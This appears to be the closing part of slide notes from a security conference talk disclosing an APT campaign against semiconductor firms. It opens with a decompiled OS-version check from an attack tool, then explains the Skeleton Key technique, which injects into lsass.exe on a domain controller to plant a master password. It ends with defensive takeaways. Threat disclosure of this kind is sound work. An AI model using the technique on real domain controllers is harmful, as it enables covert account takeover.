      if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.1") || osInfo.dwBuildNumber != 7601 )
      {
        if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.2") )
        {
          if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.3") )
          {
            wprintf(L"\t[!] OS Version not supported.\n\n");
            exit(1);
          }
```

Skeleton Key

- Skeleton Key was an APT malware discovered by Secureworks in 2015
- Implants a backdoor password to domain controller, so attacker can authenticate as any user with that password
  - The original password was still valid, wrong password still got rejected
- Inject code into lsass.exe process on domain controller

Skeleton Key: Impact

- No need to use administrator credentials for lateral movement
- You must reboot domain controller to clean the Skeleton Key
- Change the password won't help, because Skeleton Key altered authentication process in memory
- It leaves nearly no clue, logon success event won't trigger alert
- We've observed some attack that using modified mimikatz

Take Away - 1

- Disclosure a large-scale APT attacks targeting semiconductor; more than 7 vendors are compromised.
- Precisely attacks. Targets leading semiconductor vendors, their subsidiaries, partners and competitors.
- Their goals is stealing intelligence property(documents, source code, SDK of chip related projects). Make long-term damage to the victim

Take Away - 2

- Attackers utilize varies open source, general tools to make attribution harder.
- In 2 shared case studies, AD & VPN are compromised. Enterprises should consider resilience of IT systems. Avoid relying on a single security service.
- A rarely used Skeleton Key technique is used, which makes adversaries login like normal user. - Persistence, Defense Evasion.
- No system is safe. Regularly threat hunting, shorten the MTTD/MTTR.

Thanks for your listening!

Ask questions on Discord